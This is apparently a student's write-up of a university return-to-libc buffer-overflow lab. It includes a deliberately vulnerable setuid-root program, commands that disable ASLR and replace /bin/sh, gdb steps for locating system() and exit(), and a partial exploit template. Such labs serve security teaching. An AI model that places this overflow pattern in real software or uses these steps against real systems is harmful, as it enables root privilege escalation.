PES UNIVERSITY

UE19CS346
INFORMATION SECURITY

Lab - 04
Return-to-libc Attack Lab

Name : Suhan B Revankar
SRN : PES2UG19CS412
Section : G Section

Return-to-libc Attack Lab

Table of Contents

The learning objective of this lab is for students to gain the first-hand experience on an interesting variant of buffer-overflow attack; this attack can bypass an existing protection scheme currently implemented in major Linux operating systems. A common way to exploit a buffer-overflow vulnerability is to overflow the buffer with a malicious shellcode, and then cause the vulnerable program to jump to the shellcode that is stored in the stack. To prevent these types of attacks, some operating systems allow system administrators to make stacks non-executable; therefore, jumping to the shellcode will cause the program to fail.
Unfortunately, the above protection scheme is not fool-proof; there exists a variant of buffer-overflow attack called the return-to-libc attack, which does not need an executable stack; it does not even use shell code. Instead, it causes the vulnerable program to jump to some existing code, such as the system() function in the libc library, which is already loaded into thememory.

In this lab, students are given a program with a buffer-overflow vulnerability; their task is to develop a return-to-libc attack to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemesthat have been implemented in Ubuntu to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

Requirements: One SeedUbuntu VM sufficient


Lab Tasks

Task 1: Address Space Randomization

Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following command:

Commands:

$ sudo sysctl -w kernel.randomize_va_space=0




Also make sure in the beginning your /bin/sh is redirecting to zsh like in buffer overflow.

Commands:

$ sudo rm /bin/sh

$ sudo ln -sf /bin/zsh /bin/sh




Setup the vulnerable program retlib.c as shown below

retlib.c (The Vulnerable Program)

```
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability
*/#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
     char buffer[12];
     /* The following statement has a buffer overflow problem */
     fread(buffer, sizeof(char), 40, badfile);
     return 1;
}
int main(int argc, char **argv)
{
     FILE *badfile;
     badfile = fopen("badfile", "r");
     bof(badfile);
     printf("Returned Properly\n");
     fclose(badfile);
     return 1;
}
```

Commands:

$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
$ sudo chown root retlib
$ sudo chmod 4755 retlib
$ ls -l retlib
$ touch badfile
$ ./retlib
Generate a temporary badfile of very large size to overflow the buffer.
$ echo “this will overflow the buffer”$temp{1..100} >badfile
$ ./retlib



Task 2: Finding out the address of the lib function

To find out the address of any libc function, you can use the following gdb commands

Commands:

$ ls -l retlib


$ gdb retlib


$ r

$ p system

$ p exit

From the gdb commands, we can find out the address for the system() function , and the address for the exit() function . The actual addresses in your system might be different. Pleasetake note of these addresses.





Terminal
3:53 AM
-rwsr-xr-x 1 root seed 7476 Feb 26 03:49 retlib
seed@CS412_Suhan_Attacker:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ r
Starting program: /home/seed/retlib
Returned Properly
[Inferior 1 (process 2707) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$

Task 3 : Putting the shell string in the memory

One of the challenges in this lab is to put the string "/bin/sh" into the memory, and get its address. This can be achieved using environment variables. When a C program is executed, it inherits all the environment variables from the shell that executes it. The environment variable SHELL points directly to /bin/bash and is needed by other programs, so we introduce a new shell variable MYSHELL and make it point to zsh.

$ export MYSHELL=/bin/sh
$ env | grep MYSHELL




We will use the address of this variable as an argument to system() call. The location of this variable in the memory can be found out easily using the following program prnenv.c.

prnenv.c

```
#include <stdio.h>
#include
<stdlib.h>void
main()
{
      char* shell = getenv("MYSHELL");
      if (shell)
            printf("%x\n", (unsigned int)shell);
}
```

$ gcc prnenv.c -o prnenv
$ ./prnenv

Please note down this address.



Exploiting the vulnerability:

Program to generate the contents for badfile.


exploit.c

```
#include
<stdlib.h>#include
<stdio.h> #include
<string.h>
int main(int argc, char **argv)
{
      char buf[40];
      FILE *badfile;
      badfile = fopen("./badfile", "w");

/* You need to decide the addresses and the values for X, Y, Z. X,Y and Z each are one of system()'s address, exit()'s address and "/bin/sh"'s address.*/

      *(long *) &buf[X] = some address ;
      *(long *) &buf[Y] = some address ;
      *(long *) &buf[Z] = some address ;
```

```
        fwrite(buf, sizeof(buf), 1, badfile);
        fclose(badfile);
}
```



You need to figure out the values for those addresses, as well as to find out where to store those addresses. If you incorrectly calculate the locations, your attack might not work.
(Hint: remember the stack layout - > function call, return address, arguments)

Commands:

$ touch badfile

$ gcc -fno-stack-protector -z noexecstack -g -o retlib_gdb retlib.c

$ gdb retlib_gdb

